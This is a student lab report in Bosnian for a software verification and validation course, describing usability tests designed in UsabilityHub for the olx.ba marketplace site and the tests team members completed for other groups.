
## Zadatak 2. (Testiranje upotrebljivosti)

Potrebno je registrovati novi račun za Usability Hub okruženje. Nakon toga potrebno je odabrati aplikaciju za koju će se vršiti testiranje upotrebljivosti i definisati testove za istu. Svi studenti iz tima trebaju kreirati proporcionalan broj testova upotrebljivosti.

Osnovne informacije o odabranoj aplikaciji (ime aplikacije, vrsta aplikacije, opis funkcionalnosti, način pristupa):

Odabrali smo web stranicu olx.ba. Aplikacija je kupoprodajna. Korisnici mogu da naprave svoj korisnički račun, te da izbacuju svoje proizvode i prodaju ih. Također, mogu i pretraživati različite proizvode i kupovati ih, ostavljati komentare i slično. Aplikaciji mogu pristupiti svi, ali objavljuvati proizvode mogu samo registrovani korisnici.

Prikaz početnog korisničkog interfejsa aplikacije:



Opis testova koji se žele kreirati (za svaki test potrebno je opisati vrstu testa upotrebljivosti, pitanja koja se žele pitati, koji interfejs se želi prikazati i šta je svrha testa):

Test 1: First click test (provjera gdje bi korisnik prvo kliknuo na početnom korisničkom interfejsu, postavlja se samo pitanje tj. instrukcija Gdje biste prvo kliknuli, te prikazana je slika početnog korisničkog interfejsa)

Test 2: Dizajn test (prikazana je slika početnog korisničkog interfejsa, te je postavljeno pitanje da se ocijeni dizajn od 1 do 5, a potom i pitanje da se označi kakav je dizajn aplikacije)

Test 3: Questions – korisniku se postavljaju pitanja o njegovim godinama, godini fakulteta te koliko često koristi aplikacije za online kupovinu

Test 4: First click test – provjera da li korisnik zna doći do prikaza određene kategorije proizvoda, prikazana je slika početne stranice i pitanje gdje bi kliknuo da dođe do kategorije namještaja

Verifikacija i Validacija Softvera

Test 5: Five second test (pričazana je slika početnog korisničkog interfejsa na 5 sekundi, te su zatim postavljena sljedeća pitanja: Gdje se nalazi logo stranice? Gdje se nalazi dugme za prijavu? Kojih kategorija se sjećate da su izdvojene?)

Test 6: Dizajn test (pričazana je slika korisničkog interfejsa prilikom izbora nekog proizvoda, te postavljena su sljedeća pitanja: Da li Vam se sviđa raspored informacija prilikom pregleda proizvoda? Da li biste dodali još neku stavku kao obaveznu za svaki proizvod? Ako da, koju? Da li smatrate da bi odmah pri otvaranju trebali imati uvid u sve dostupne slike? Da li smatrate da bi interfejs trebao biti jednostavniji?)


*Sada je potrebno kreirati testove u Usability Hub okruženju. Dovoljno je prikazati definiciju testa za jedan test svake različite vrste (ukupno minimalno tri testa).*

Test 1 (vrsta testa upotrebljivosti: First click):

1. First Click

Gdje biste prvo kliknuli na korisničkom interfejsu?

Image    Heat map    Click map  



Test 2 (vrsta testa upotrebljivosti: Design test):

Verifikacija i Validacija Softvera

1. Design Questions Duplicate Delete

Designs Device frame No frame



**firstClick.JPG** Pixel density Std-DPI

Rename Preview Remove

Questions

1a. Linear scale question

**Ocijenite izgled početnog interfejsa aplikacije** Required  Linear scale X

Start value  Ne sviđa mi se

End value  Odlično

1b. Check boxes question

**Odaberite opise za koje mislite da opisuju dizajn ove aplikacije:** Required  Check boxes X

Jednostavan

Čitljiv

Intuitivan

Lijep

Pristupačan

Zanimljiv

Show "Other" option Selection limits: From 0 to Any

Add another choice Randomize order of choices

Add another question

Test 3 (vrsta testa upotrebljivosti: Questions):



Verifikacija i Validacija Softvera

☰ Koliko imate godina? Required  A Short text

1b. Radio buttons question

☰ Koja ste godina fakulteta? Required  ⚡ Radio buttons

1.   
2.   
3.   
4.   
5.

Show "Other" option

[Add another choice](#)  Randomize order of choices

1c. Linear scale question

🔗 Hide/show this question with logic conditions  NEW

☰ Koliko često koristite stranice za online kupovinu? Required  ← Linear scale

Start value  Ne koristim

End value  Svakodnevno

Test 5 (vrsta testa upotrebljivosti: Five Second testing) – Elma Šeremet



Verifikacija i Validacija Softvera

The screenshot shows the UsabilityHub platform interface for creating a 'Five Second Test'. On the left sidebar, there are options for 'Welcome Screen', '1. Five Second Test' (selected), 'Thank-you Screen', and a timer indicating '1 to 2 mins' and '2 credits'. Below these are 'Save and preview' and 'Save and continue' buttons. The main area is titled '1. Five Second Test' and contains a note: 'We'll warn participants that the following image will only be visible for a limited time.' A design duration of '5 seconds' is set. Under 'Designs', there is a thumbnail labeled 'Screenshot (1658).png' with a pixel density of 'Std-DPI'. Below this is a 'Questions' section with three short text questions:

- 1a. Short text question: 'Gdje se nalazi logo stranice?' (Required)
- 1b. Short text question: 'Gdje za nalazi dugme za prijavu?' (Required)
- 1c. Short text question: 'Kojih kategorija se sjećate da su izdvojene?' (Required)

At the bottom, there is a 'Thank-you Screen' section and a 'Save and continue' button.

Test 6 (vrsta testa upotrebljivosti: Test dizajna) – Elma Šeremet

Verifikacija i Validacija Softvera


Screenshot of the UsabilityHub interface showing test results for a user study.

The left sidebar displays participant filters and demographic information:

- Answers (2)
- Country: Bosnia and Herzegovina (2)
- Gender
- Age range
- Education level
- Employment status
- Annual household income
- Technical proficiency
- Daily hours online

The main area shows two questions from the test:

**1. Design Questions**



**1a. Radio buttons question**

Da li Vam se sviđa raspored informacija prilikom pregleda proizvoda?

Totals	Answers	Percentage
2	Da	50%
2	Ne	50%
2	Other	0%

**A 1b. Short text question**


Da li biste dodali još neku stavku kao obaveznu za svaki proizvod? Ako da, koju?

Answers 2 Tags 0 Word cloud

Select all Search responses Add/edit tags

Ne znam

### Verifikacija i Validacija Softvera



The screenshot displays two separate test results from the UsabilityHub platform, each showing a different type of user response collection.

**Test Result 1 (Top):**

- A\_1b. Short text question:**  
Da li biste dodali još neku stavku kao obaveznu za svaki proizvod? Ako da, koju?  
Answers: 2 Tags: 0 Word cloud
- A\_1c. Short text question:**  
Da li smatrate da bi odmah pri otvaranju trebali imati uvid u sve dostupne slike?  
Answers: 2 Tags: 0 Word cloud

**Test Result 2 (Bottom):**

- A\_1c. Short text question:**  
Da li smatrate da bi odmah pri otvaranju trebali imati uvid u sve dostupne slike?  
Answers: 2 Tags: 0 Word cloud
- 1d. Radio buttons question:**  
Da li smatrate da bi interfejs trebao biti jednostavniji?  

Option	Percentage	Count
Da	0%	0
Ne	100%	2
Other	0%	0

*Svi studenti iz tima trebaju uspješno završiti po najmanje tri testa za druge timove iz iste nastavne grupe. Potrebno je dokumentovati proces izvršavanja testova.*

Opis izvršenih testova (svaki član tima treba napisati po najmanje tri testa koja je uspješno izvršio, pritom opisujući za koji tim je izvršio testiranje i kakav je tip testa upotrebljivosti):

Član tima (*Berina Suljić*):

Test 1: Ocjena izgleda aplikacije

Test 2: Klik na željenu opciju, te komentar zašto smo odabrali baš tu opciju, i pitanje da li ostale opcije nisu bile uočljive

Test 3: Provjera da li na osnovu izgleda aplikacije možemo zaključiti koja je namjena

Verifikacija i Validacija Softvera

Član tima (*Amina Šiljak*):

Test 1: (First click test) – provjera da li korisnik može pronaći dugme za kreiranje računa

Test 2: (Design questions) – ocjena dizajna login stranice

Test 3: (Questions) – Pitanja o korisniku aplikacije

Član tima (*Elma Šeremet*):


Test 1: (Questions) – Pitanja o starosnoj dobi, stepenu obrazovanja, zanimanju i poznavanju engleskog jezika.

Test 2: (Design questions) – Pitanje o jasnoći namjene aplikacije, privlačnosti dizajna, razumljivosti teksta, scrollbaru u lijevom gornjem uglu,

Test 3: (Five second testing) – Prikazana forma za naručivanje, te slijed od tri pitanja o namjeni, uočljivosti dugmeta, te postojanju akcije unošenja podataka.

Prikaz izgleda testa tokom izvršavanja (član tima: Berina Suljić)

Test 1:



Ocijenite izgled 1 aplikacije

1	2	3	4	5
---	---	---	---	---

Pass

Test 2:



Kliknite na željenu opciju  
Click on the image to carry out the instructions or complete the set task

vise od 1000 centara

No+Vello® - svjetski lider  
sa preko 1000 specijalizovanih estetskih centara

- laserska & foto epilacija
- anti age & čišćenje lica
- efikasni tretmani akni
- izbjeljivanje zuba
- antiselulitni tretman

Test 3:

Verifikacija i Validacija Softvera




Da li možete na osnovu izgleda stranice zaključiti koja je namjena iste?

- DA  
 NE

Pass

Prikaz izgleda testa tokom izvršavanja (član tima: Amina Šiljak)



Gdje bi ste klinili kako bi napravili korisnički račun?  
Click on the image to carry out the instructions or complete the set task

Microsoft | Skype Downloads Skype to Phone Skype Number Features Products Get help Host a meeting Sign in

**Meet Now on Skype**  
Create video calls with friends and family with one click!  
No sign ups. No downloads required.  
[PLAY VIDEO](#)  
[Create a free video call](#)  
or Download Skype

The screenshot shows the Skype homepage with a large "Meet Now on Skype" banner. Below the banner, there's a "Create a free video call" button and a "Download Skype" link. To the right of the banner, there's a preview of a video call on a laptop screen, showing multiple participants in a grid format.

Prikaz izgleda testa tokom izvršavanja (član tima: Elma Šeremet)  
Test 1



Starosna dob?

Select some options below

- 18 - 25  
 25 - 45  
 45 - 65

[Continue](#)



Verifikacija i Validacija Softvera




Stepen obrazovanja?

Select some options below

SSS  
 VŠS  
 VSS


[Continue](#)



Zanimanje?

[Continue](#)

Verifikacija i Validacija Softvera




Poznavanje engleskog jezika?

1    2    3    4    5

[Continue](#)

Test 2




Da li je jasna namjena aplikacije?

DA  
 NE

[Continue](#)

Verifikacija i Validacija Softvera



Da li vam je dizajn privlačan?

1	2	3	4	5
---	---	---	---	---

[Continue](#)




Da li je tekst jasno vidljiv i razumljiv?


DA  
 NE

[Continue](#)

Verifikacija i Validacija Softvera




Test 3






Verifikacija i Validacija Softvera



Da li možete zaključiti koja je namjena forme?

- DA  
 NE

[Continue](#)




Da li je potrebno unijeti lične podatke?

- DA  
 NE

[Continue](#)

Verifikacija i Validacija Softvera



Da li je uočljivo dugme za potvrdu narudžbe?

- DA  
 NE

[Continue](#)

*Nakon što studenti iz drugih timova uspješno izvrše testiranje, potrebno je izvršiti analizu rezultata testova. **U slučaju da neki studenti odustanu od testiranja, analiziraju se rezultati dobiveni samo na osnovu uspješno izvršenih testova.***

